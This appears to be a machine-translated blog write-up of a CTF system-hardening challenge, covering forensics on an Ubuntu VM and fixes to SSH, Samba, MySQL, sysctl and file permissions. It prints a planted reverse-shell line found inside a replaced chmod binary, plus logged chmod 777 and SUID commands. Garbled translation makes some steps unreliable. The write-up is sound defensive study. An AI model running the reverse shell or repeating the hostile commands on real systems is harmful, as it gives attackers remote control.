20 24 - 07 - 22

Imaginary CTF 2024 Writeup - System Hardening 10

Security

There are many questions, but there is one problem.

- Removed SUID bit from nano - 3 pts
- Fixed insecure permissions on Samba share folder - 3 pts
- AppArmor service has been started - 3 pts
- Samba encryption enabled - 3 pts Unable to solve
- SSH root login disabled - 3 pts
- SSH strict modes enabled - 3 pts
- SSH does not permit empty passwords - 3 pts
- MySQL local infile option disabled - 3 pts I couldn't solve it

Problem Overview

> Windows User meets Linux ; pls secure my machine sussy baka. hope you like the surprise.

You are given a complete VMWare The project. When you start it up, you will find that the disk is encrypted, so you will need to boot with the password provided in the problem statement. The authentication information is also written in the problem statement when you log in, so you will need to use that to log in. `~/readme.txt` If you look at it right after you enter, you will see how to solve the problem. (I will write a summary later, so you don't need to read it too seriously.)

```
$ cat readme.txt

Please read the entire README thoroughly before modifying anything on
this computer.


You will receive points for answering any "Forensics Questions" on your
Desktop correctly. Valid (scored) "Forensics Questions" will only be
located directly on your Desktop. We highly recommend reading all
"Forensics Questions" thoroughly before doing anything to this computer,
because you could destroy information necessary for answering the
forensics question.


Critical services:

Samba (anonymous)

MySQL Server (anonymous)

SSH (key authentication)


Help! The Skeld has set up a new server, but all sorts of stuff have
```

gone wrong! They have asked you to secure their system for them. It's urgent, because there is an imposter among us!

In this image, you will be scored based on how many security misconfigurations and vulnerabilities in the image that you can mitigate. When you receive 100 points from 27 unique scored items, you will receive the correct flag in your home directory. Otherwise, the flag will be fake.

If scoring crashes, you can restart it with "systemctl restart ScoringEngine". You can view your scoring report easily by running "score".

Ensure that all your MySQL configurations go into /etc/mysql/mysql.conf.d/mysql.cnf. This is by Skeld policy. In addition to this, make sure that proper access control and hardening steps are taken.

Authorized admins:

Red

    Password: Pa$$w0rd10

Blue

Green

Authorized Users:

Red

Blue

Green

The Pink

Orange

Yellow

Black

White

Purple

Brown

Cyan

Lime

```
Tan

Maroon

Rose

Banana

Grey

Coral
```

In summary, this environment is a vulnerable and compromised environment, and You conduct forensics, answer Forensics Questions 1 to 8, and then you get points by hardening the environment by fixing misconfigurations and The Vulgarage , and finally get a flag when you get 100 points. There is some hardening, but overall it is DFIR. I have excerpted a little, but the additional information written can be summarized as follows.

- Critical Services
  - Samba (anonymous)
  - MySQL Server (anonymous)
  - SSH (key authentication)
- Custom Commands
  - When the scoring breaks `systemctl restart ScoringEngine`
  - To check your current score `score`
- Tip `Ensure that all your MySQL configurations go into /etc/mysql/mysql.conf.d/mysql.cnf. This is by Skeld policy. In addition to this, make sure that proper access control and hardening steps are taken.`
- Authorized admins
  - The red: Pa $$w0rd10
- Authorized Users
  - Maroon

The final form

I think it would be easier to understand if I showed you the final version first. You can check the situation with the score command, so if you check it before solving it, it will look like this.

```
$ score
```

```
Scoring Report

0 out of 27 scored vulnerabilities found

0 out of 100 points earned
```

At first, there were 27 questions and I answered 0 of them, so I got 0 out of 100 points. If I answer the Forensics Questions and change the settings to make it more secure, the final output will look like this:

```
$ score

Scoring Report

Forensics Question 1 Correct (apache2, sucrack, wapiti, yersinia) - 6
pts

Forensics Question 2 Correct (04-05-2027) - 6 pts

Forensics Question 3 Correct (MD5) - 6 pts

Forensics Question 4 Correct (172.26.239.141) - 6 pts

Forensics Question 5 Correct (/srv/share/... / ... / ... / ... / ...
/.skibidi_toilet.jpg) - 6 pts

Forensics Question 6 Correct (M@rooned$hrooms) - 6 pts

Forensics Question 7 Correct (system_process.py) - 6 pts

Forensics Question 8 Correct (294792) - 6 pts

No users are part of the shadow group - 3 pts

Sudo does not preserve environment variables - 2 pts

IPv4 TCP TIME-WAIT assassination protection enabled - 2 pts

IPv4 TCP SYN cookies enabled - 2 pts

IPv4 IP forwarding disabled - 2 pts

Kernel pointers hidden from all users - 2 pts

Restrict unprivileged access to BPF enabled - 2 pts

Restrict unprivileged access to the kernel syslog enabled - 2 pts

Removed insecure permissions on passwd file - 3 pts

Removed insecure permissions on group file - 2 pts
```

```
Shadow is owned by root - 2 pts

Removed SUID bit from nano - 3 pts

Fixed insecure permissions on Samba share folder - 3 pts

AppArmor service has been started - 3 pts

Samba encryption is required - 4 pts

SSH root login disabled - 4 pts

SSH strict modes enabled - 4 pts

SSH does not permit empty passwords - 3 pts

MySQL local infile option disabled - 4 pts

27 out of 27 scored vulnerabilities found

100 out of 100 points earned
```

If this happens, you will receive a flag. By the way, the titles other than the Forensics Question are not disclosed, so you will have to make improvements based on your guesses while looking at the environment.

Before solving

It was difficult to solve on VMWare as it is , so I customized it a little and started solving it. By the way, the OS is `Ubuntu 22.04`

- The keyboard layout was in English, `sudo dpkg-reconfigure keyboard-configuration` So I changed it to Japanese and restarted the computer.
- Connect to a host-only network, configure the IP address settings, and to connect via ssh .

While solving the problem, I noticed that the commands used to set up the environment were still in the journal log, so I cheated a little and solved it more efficiently while reducing the number of try-and-errors. Without this, the guesses would have been much tougher. (I think it would have been the quicker to install nexus and run the CIS benchmarks.)

The Forensics Question

There are files called ` `Forensics Question 1.txt` `~" that have the questions written in them, and at the end of each file You write your answer after ``~", save it, and wait a while for it to determine whether your answer was correct or not. `Forensics Question 8.txt` `ANSWER:`

Forensics Question 1 - 6 pts I couldn't solve it

> Some sussy amogi have recently been playing around with our systems and have installed multiple prohibited programs on this computer. Find the 4 prohibited programs that have been downloaded onto this system.
>
> Use the full program names and list them in alphabetical order, separated by commas. (EXAMPLE ANSWER: aircrack-ng, hashcat, john, wireshark)

The question asked the user to find and answer four prohibited programs. The question was flawed and one of the answers was provided in the question text.

> Forensics Question 1 on System Hardening 10, one of the programs isn't installed correctly, and doesn't show up as intended. One of the four unauthorized programs for the answer to this question is wapiti.

One of them seems to be wapiti. There was a suspicious installation log in the journal log.

```
Jul 19 06:03:37 skeld sudo[4661]: root : TTY=pts/1 ; PWD=/etc/ssh ;
USER=root ; COMMAND=/usr/bin/apt install meshagent

Jul 19 06:04:09 skeld sudo[4673]: root : TTY=pts/1 ; PWD=/etc/ssh ;
USER=root ; COMMAND=/usr/bin/apt install wapiti

Jul 19 06:05:32 skeld sudo[5024]: root : TTY=pts/1 ; PWD=/etc/ssh ;
USER=root ; COMMAND=/usr/bin/apt install yersinia

Jul 19 06:05:47 skeld sudo[5617]: root : TTY=pts/1 ; PWD=/etc/ssh ;
USER=root ; COMMAND=/usr/bin/apt install sucrack

Jul 19 06:06:40 skeld sudo[5713]: root : TTY=pts/1 ; PWD=/etc/ssh ;
USER=root ; COMMAND=/usr/bin/apt install brutus
```

When I checked to see if the file was still there, I got the following:

- Brutus -> not found
- Meshagent -> not found
- sucrack -> /usr/bin/sucrack
- Wapiti -> not found
- yersinia -> /usr/bin/yersinia

Ok. We got a hint that wapiti was included in the answer, so we thought we were one step away from finding it, but we couldn't find any suspicious binary and the contest ended.

After finishing, I looked at the answer and found that apache2 was the only remaining one. I did leave it in a state where apache was not running, but I ignored it. I guess it's about exposing the HTTP server and exploiting it as appropriate, but was there any information somewhere that supports the exploit? I'm not very convinced, but now I have all the answers. `apache2, sucrack, wapiti, yersinia` That's the answer. I got 6 points.

Forensics Question 2 - 6 pts

> User purple seems to never have to change his password when compared to his peers. When does purple's password expire?
>
> Answer in the format MM-DD-YYYY. (EXAMPLE ANSWER: 01-01-2025)

Purple: A question asking for the expiration date of a user's password. The question was flawed and the answer was provided in the question text.

> It looks like Forensics Question 2 on System Hardening 10 is not working as intended. The question should score with the answer 04-05-2027.

`04-05-2027` When I answered this question, my points increased by 6 points.

Forensics Question 3 - 6 pts

> Recently, it has been noticed that user passwords have begun to rapidly become compromised. We suspect that this is due to an insecure hashing algorithm being used for our passwords. What is the name of the insecure hashing algorithm being used?

A question about the password hashing method. `/etc/shadow` When I looked at the `$y$...` Answer, I saw that many people had the same hash. It seems to be called yescrypt... but I didn't get any points, so it seems different. `/etc/login.defs` When I looked at the answer, I saw that a different setting was written.

```
#

If set to MD5 , MD5-based algorithm will be used for encrypting password

If set to SHA256, SHA256-based algorithm will be used for encrypting
password

If set to SHA512, SHA512-based algorithm will be used for encrypting
password

If set to DES, DES-based algorithm will be used for encrypting password
(default)

# Overrides the MD5_CRYPT_ENAB option

#

It is recommended to use a value consistent with

# the PAM modules configuration.

#

ENCRYPT_METHOD MD5
```

If you answer " Therefore" `MD5` “You get the correct answer. You get 6 points.

Forensics Question 4 - 6 pts

> Some malicious activity has recently been logged from the various authorized users on the system, but don't seem to be the amogi themselves. We suspect that there may be a backdoor that is being run by our users. What is the ip that the backdoor reaches out to?

There is a backdoor So you have to answer the question. I looked around and `/var/spool/cron/crontabs/root` found some suspicious information.

```
*/5 * * * * * /dev/net/file.py
```

I went to check but it wasn't there. `/dev/net/` I don't know much about it, but I guess it's done via the internet. Maybe not...

Since the question was about the connection destination, I wondered if it was recorded in the log somewhere, and while solving another problem I looked at the log and found the following record in the journal log.

```
Jul 19 07:02:20 skeld sudo[6947]: red : TTY=pts/0 ; PWD=/usr/bin ;
USER=root ; COMMAND=/usr/bin/nano chmod
```

`/usr/bin/chmod` When I looked at the contents, it had been changed to the following batch file.

```
exec > /dev/null 2>&1

sh -i >& /dev/tcp/172.26.239.141/9001 0>&1
```

A reverse shell is set up. `172.26.239.141` Answer gets 6 points.

Forensics Question 5 - 6 pts

> Due to a recent influx in traffic, we suspect that our samba share's integrity has been compromised, and is being used for other purposes than hosting our crew's photos. What is the full path of the unauthorized file that is being shared?

It looks like the samba server has been compromised and something has been placed there, so the problem is getting the full path.

`/etc/samba/smb.conf` When I looked, `usershare allow guests = yes` It was set to anonymous, so it was definitely anonymous. The shared folder `/srv/share` was. `/srv/share` I searched for any interesting files and found `...` A folder called Anonymous. I

followed it `/srv/share/.../.../.../.../.../.skibidi_toilet.jpg` and found the answer. I got 6 points.

Forensics Question 6 - 6 pts

> We have recently implemented a new logging system with a mysql database to log who goes in and out of the rooms. But it seems to have been misused, and now contains sensitive information about users. With this knowledge, what is the user maroon's password?

There is an entrance/exit system that uses MySQL `MySQL Server (anonymous)` , but it is being misused and sensitive information is being leaked. The question asks for the password of Maroon. Since I know from the question, I will enter and browse the inside. I can log in as root `mysql -h localhost` and enter. `show databases;` When I do that, I find a table called rooms. When `use rooms;` I enter as `show tables;` , there are various things, and when I browse, `storage` I find a record related to the password of maroon in a table called.

```
mysql> select * from storage;

+ -- -- -- -- -- -- -- -- -- -- -- -- -- --

| name |

+ -- -- -- -- -- -- -- -- -- -- -- -- -- --

| Tan |
| |

Lime
| |
| Maroon |
| |
The Pink
| |
| |
Maroon
| |
| |
Maroon
| |
... |
Maroon
| | (0.00 sec)
```

`M@rooned$hrooms` 6 points awarded.

Forensics Question 7 - 6 pts

> It seems that sussy imposters are somehow still getting access to to our systems. It seems that this backdoor has something to do with Python . What is the name of the file that contains the Python The back door?

Python. There was also a problem, and the answer was written in the question.

> Forensics Question 7 (yes another one) is not working as intended. The answer to this question is system_process.py.

If you answer correctly you get 6 points.

Forensics Question 8 - 6 pts

> What is the inode number of the file / srv /share/amogus.jpg?

The inode number can be seen with the stat command, as follows:

```
$ stat -c %i /srv/share/amogus.jpg
294792
```

Therefore `294792` 6 points awarded.

Misconfiguration / Remedial action

There are vulnerable settings, so we will eliminate the configuration mistakes one by one. There are also many dangerous settings that are believed to have been made by attackers, so we will fix those as well.

No users are part of the shadow group - 3 pts

- `Jul 20 09:06:16 skeld sudo[3456]: red : TTY=pts/0 ; PWD=/etc ; USER=root ; COMMAND=/usr/bin/chmod 777 /etc/group` I looked at the log and set aside the fact that it was 777. I found that `shadow:x:42:maroon` Maroon had been added to the shadow group. I knew maroon was a compromised account from the Forensics Question, so I was suspicious. `/etc/shadow` I thought it was a group that was doing something, so I deleted the user and got more points.
- https://serverfault.com/questions/133229/what-is-the-shadow-group-used-for
  - It seems to be a group dedicated to operating shadow files, but I don't know for sure because I don't have any users in my environment.
  - `-rw-r----- 1 root shadow 1282 Feb 25 16:41 /etc/shadow` For now, it's set to "true" In my local environment , so I guess it's used when you want to grant permission to read the shadow file only. Probably

I couldn't solve `Sudo does not preserve environment variables - 2 pts` it.

- I found this on Discord after the contest. It's about restricting Environment variables with sudo. It's called env_reset.
- Start visudo and `Defaults secure_path=` run `#` in in `Defaults env_reset`

When I looked at the journal log, I found the following configuration log:

```
Jul 20 08:41:22 skeld sudo[2836]: red : TTY=pts/0 ; PWD=/ ; USER=root ;
COMMAND=/usr/sbin/sysctl -w net.ipv4.tcp_rfc1337=1
Jul 20 08:41:27 skeld sudo[2840]: red : TTY=pts/0 ; PWD=/ ; USER=root ;
```

```
COMMAND=/usr/sbin/sysctl -w net.ipv4.tcp_syncookies=1
Jul 20 08:41:32 skeld sudo[2843]: red : TTY=pts/0 ; PWD=/ ; USER=root ;
COMMAND=/usr/sbin/sysctl -w net.ipv4.ipv4.ip_forward=0
Jul 20 08:41:36 skeld sudo[2847]: red : TTY=pts/0 ; PWD=/ ; USER=root ;
COMMAND=/usr/sbin/sysctl -w kernel.kptr_restrict=2
Jul 20 08:41:41 skeld sudo[2850]: red : TTY=pts/0 ; PWD=/ ; USER=root ;
COMMAND=/usr/sbin/sysctl -w kernel.unprivileged_bpf_disabled=1
Jul 20 08:41:45 skeld sudo[2854]: red : TTY=pts/0 ; PWD=/ ; USER=root ;
COMMAND=/usr/sbin/sysctl -w kernel.dmesg_restrict=1
Jul 20 08:41:54 skeld sudo[2859]: red : TTY=pts/0 ; PWD=/ ; USER=root ;
COMMAND=/usr/sbin/sysctl --system
```

Some The kernel The settings were changed. I'll go through them one by one. I'm not sure if they were supposed to be recorded in the journal log, but `/etc/sysctl.d/` How would I find the rest, apart from the ones in the? Should I have scanned it with nexus?

IPv4 TCP TIME-WAIT assassination protection enabled - 2 pts

- The Journal's Log: `Jul 20 08:41:22 skeld sudo[2836]: red : TTY=pts/0 ; PWD=/ ; USER=root ; COMMAND=/usr/sbin/sysctl -w net.ipv4.tcp_rfc1337=1`
- `sysctl -n net.ipv4.tcp_rfc1337` When I looked at the current settings, they were 0. When I looked at the configuration file, `/etc/sysctl.d/99-sysctl.conf` Various settings were written down, but there was no description of this, so `net.ipv4.tcp_rfc1337=1` I added to the end `sudo sysctl --system` and the settings were applied and the score improved.
- I know that this is a best The practice and that it has a positive effect on performance, but I wonder if it has any security benefits. I don't know much about it.

IPv4 TCP SYN cookies enabled - 2 pts

- The Journal's Log: `Jul 20 08:41:27 skeld sudo[2840]: red : TTY=pts/0 ; PWD=/ ; USER=root ; COMMAND=/usr/sbin/sysctl -w net.ipv4.tcp_syncookies=1`
- I just saw `/etc/sysctl.d/99-sysctl.conf` The settings written there. `net.ipv4.tcp_syncookies=0` So I changed it to 1. After that, `sudo sysctl --system` I applied it in the same way and my score went up.
- TCP SYN flood attacks

IPv4 IP forwarding disabled - 2 pts

- The Journal's Log: `Jul 20 08:41:32 skeld sudo[2843]: red : TTY=pts/0 ; PWD=/ ; USER=root ; COMMAND=/usr/sbin/sysctl -w net.ipv4.ip_forward=0`
- This also `/etc/sysctl.d/99-sysctl.conf` has settings written, so let's fix it. `net.ipv4.ip_forward=1` Change it to 0. After that, `sudo sysctl --system` Apply it in the same way and your score will increase.
- IPThe

Kernel pointers hidden from all users - 2 pts

- The Journal's Log: `Jul 20 08:41:36 skeld sudo[2847]: red : TTY=pts/0 ; PWD=/ ; USER=root ; COMMAND=/usr/sbin/sysctl -w kernel.kptr_restrict=2`
- `/etc/sysctl.d/99-sysctl.conf` There is no description for This , so I will add it. `kernel.kptr_restrict=2` Adding to the end and `sudo sysctl --system` applying with will increase the score.
- Setting it to 2 hides The kernel Address from all users , making attacks more difficult.

Restrict unprivileged access to to BPF enabled - 2 pts

- The Journal's Log: `Jul 20 08:41:41 skeld sudo[2850]: red : TTY=pts/0 ; PWD=/ ; USER=root ; COMMAND=/usr/sbin/sysctl -w kernel.unprivileged_bpf_disabled=1`
- `/etc/sysctl.d/99-sysctl.conf` The settings are written in so let's fix it. `kernel.unprivileged_bpf_disabled=0` Change it to 1. After that, `sudo sysctl --system` Apply it in the same way and your score will increase.
- Disable unprivileged BPF. Since BPF can do a lot of things, it seems better to disable unprivileged.

Restrict unprivileged access to to the kernel syslog enabled - 2 pts

- The Journal's Log: `Jul 20 08:41:45 skeld sudo[2854]: red : TTY=pts/0 ; PWD=/ ; USER=root ; COMMAND=/usr/sbin/sysctl -w kernel.dmesg_restrict=1`
- `/etc/sysctl.d/99-sysctl.conf` The settings are written in so let's fix it. `kernel.dmesg_restrict=0` Change it to 1. After that, `sudo sysctl --system` Apply it in the same way and your score will increase.
- `dmesg` Prevent execution with user privileges

`/etc` The following important files are exposed to the public in the following part of the journal log:

```
Jul 20 09:06:12 skeld sudo[3453]: red : TTY=pts/0 ; PWD=/etc ; USER=root
; COMMAND=/usr/bin/chmod 777 /srv/share
Jul 20 09:06:16 skeld sudo[3456]: red : TTY=pts/0 ; PWD=/etc ; USER=root
; COMMAND=/usr/bin/chmod 777 /etc/group
Jul 20 09:06:18 skeld sudo[3460]: red : TTY=pts/0 ; PWD=/etc ; USER=root
; COMMAND=/usr/bin/chmod 777 /etc/shadow
Jul 20 09:06:21 skeld sudo[3463]: red : TTY=pts/0 ; PWD=/etc ; USER=root
; COMMAND=/usr/bin/chmod 777 /etc/passwd
Jul 20 09:06:30 skeld sudo[3467]: red : TTY=pts/0 ; PWD=/etc ; USER=root
; COMMAND=/usr/bin/chown maroon /etc/shadow
Jul 20 09:06:45 skeld sudo[3474]: red : TTY=pts/0 ; PWD=/etc ; USER=root
; COMMAND=/usr/bin/chmod +s/usr/bin/nano
```

Let's restore it to the standard by matching it with the local environment. As mentioned in Forensics Questions 4, chmod has been rewritten to a backdoor `cp $(which chmod) .` . There is no other way, so send chmod with SCP. Copy it with and send it with, then Rearrange it as `scp chmod red@192.168.79.2:~/` In the problem environment . `cp chmod /usr/bin/chmod`

Removed insecure permissions on passwd file - 3 pts

- Local environment `-rw-r--r-- 1 root root 2684 Feb 25 16:41 /etc/passwd`
- `chmod 644 /etc/passwd` Correct with

Removed insecure permissions on group file - 2 pts

- Local environment `-rw-r--r-- 1 root root 1098 Feb 25 16:41 /etc/group`
- `chmod 644 /etc/group` Correct with

Shadow is owned by root - 3 pts

- Local environment `-rw-r----- 1 root shadow 1282 Feb 25 16:41 /etc/shadow`
- `chown root /etc/shadow` Correct with

Removed SUID bit from nano - 3 pts

- Journal Log `Jul 20 09:06:45 skeld sudo[3474]: red : TTY=pts/0 ; PWD=/etc ; USER=root ; COMMAND=/usr/bin/chmod +s /usr/bin/nano`
- `ls -la /usr/bin/nano` I checked `-rwsr-sr-x 1 root root 283144 Jul 20 01:06 /usr/bin/nano` And it was indeed SUID.
- `chmod -s /usr/bin/nano` Correct with

Fixed insecure permissions on Samba share folder - 3 pts

- Journal Log `Jul 20 09:06:12 skeld sudo[3453]: red : TTY=pts/0 ; PWD=/etc ; USER=root ; COMMAND=/usr/bin/chmod 777 /srv/share`
- I wondered how to fix it, but the file inside was 644, so I left it at 644. `chmod 644 /srv/share`

I also hardened the settings for each service. I found a record in the journal log of which service's settings I had changed, so I used that as a reference.

AppArmor service has been started - 3 pts

- There was a log that AppArmor was stopped in the journal log
  - `Jul 19 05:49:39 skeld sudo[4124]: root : TTY=pts/1 ; PWD=/home/red ; USER=root ; COMMAND=/usr/bin/systemctl stop apparmor`
  - `Jul 19 05:50:17 skeld sudo[4131]: root : TTY=pts/1 ; PWD=/home/red ; USER=root ; COMMAND=/usr/bin/systemctl disable apparmor.service`
- `systemctl status apparmor` I checked and it was inactive so I moved it again.
- `systemctl enable apparmor.service` Let's move it . `systemctl start apparmor`

Samba encryption enabled - 3 pts I couldn't solve it

- The Journal's Log: `Jul 20 06:11:54 skeld sudo[13626]: red : TTY=pts/0 ; PWD=/home/red ; USER=root ; COMMAND=/usr/bin/nano /etc/samba/smb.conf`
- `/etc/samba/smb.conf` It seems like something is going on. I didn't know what to set,

so I tried making smb signing mandatory, but it didn't work.
- When I looked at discord, it said samba encryption. `nano /etc/samba/smb.conf` Open it and and add `[global]` the following to get points `smb encrypt = required`

SSH root login disabled - 3 pts

- The Journal's Log: `Jul 20 06:13:30 skeld sudo[13632]: red : TTY=pts/0 ; PWD=/home/red ; USER=root ; COMMAND=/usr/bin/nano /etc/ssh/sshd_config`
- `/etc/ssh/sshd_config` It seemed like something was going on, so I tried various things and found that disabling root login gave me points.
- `nano /etc/ssh/sshd_config` Open with and `PermitRootLogin yes` Set to no

SSH Strictly modes enabled - 3 pts

- Same as above. `/etc/ssh/sshd_config` It looks like it's doing something, so I tried various things, and I got points when I enabled strict mode.
- `nano /etc/ssh/sshd_config` Open it with and `StrictModes no` Set it to yes. I don't know much about Strict Mode, but the default is yes, so I don't really understand, but it doesn't work.

SSH does not permit empty passwords - 3 pts

- Same as above. `/etc/ssh/sshd_config` I tried various things because it seemed like I was doing something, and `PermitEmptyPasswords yes` When I changed it to no, I got points.
- `nano /etc/ssh/sshd_config` Open it with and `PermitEmptyPasswords yes` Set it to no.

MySQL local infile option disabled - 3 pts I couldn't solve it

- The Journal's Log: `Jul 20 08:45:09 skeld sudo[2934]: red : TTY=pts/0 ; PWD=/ ; USER=root ; COMMAND=/usr/bin/nano /etc/mysql/my.cnf`
- I understand that MySQL hardening can be done from journal logs, but I have no knowledge of it and have tried various things while looking at Here, but it didn't work.
- When I looked at the solution on discord, most of the solutions were correct, (the site I was looking at was correct) and it was local-infile .
    - `INFILE` Prevents File writing techniques using SQL Injection

- As `Ensure that all your MySQL configurations go into /etc/mysql/mysql.conf.d/mysql.cnf` It says in readme.txt, write it Below and you will get points. `nano /etc/mysql/mysql.conf.d/mysql.cnf` `[mysql]` `local_infile=0`


Hamayan Hamayan 252 days ago

Related articles

2024-07-07

Down Under CTF 2024 Writeups


https://ctftime.org/event/2284 [Web] parrot the emu [WEB] z...



2021-05-27

Wgel CTF Commentary (Writeup) [TryHackMe]


Some parts are hidden with . First step: User permissions First, nm...



2021-05-25

Lian_Yu Commentary (Writeup) [TryHackMe]


Some parts are hidden with . First stage: Take over the user shell.



2021-05-19

Agent Sudo Explanation (Writeup) [TryHackMe]

Some parts are hidden with . Enumerate for now, nmap and go...



2021-05-18

Inclusion Commentary (Writeup) [TryHackMe]

Part of it is hidden with . First step: Get the user flag. The ports...

Leave a comment

" Imaginary CTF 2024 Writeups

Hack The Box Sherlocks - Tracer Writeup >>

Search

Search articles

Search

About this blog

Categories

Security (505)

Competitive Programming (2272)

Miscellaneous (17)

Quantum programming (1)

Japan TechNews (34)

Kaggle (2)

Windows Tips (1)

General programming (1)

Research (4)

The link

The Portal site

Competitive programming problems

Twitter

Competitive Security Roundup Summary

The Latest Articles

DiceCTF 2025 Quals Writeup

CODEGATE 2025 CTF Quals Writeup

Cyber Apocalypse CTF 2025 Writeups

pingCTF 2025 Writeup

PascalCTF Beginners 2025 Writeup

Monthly Archives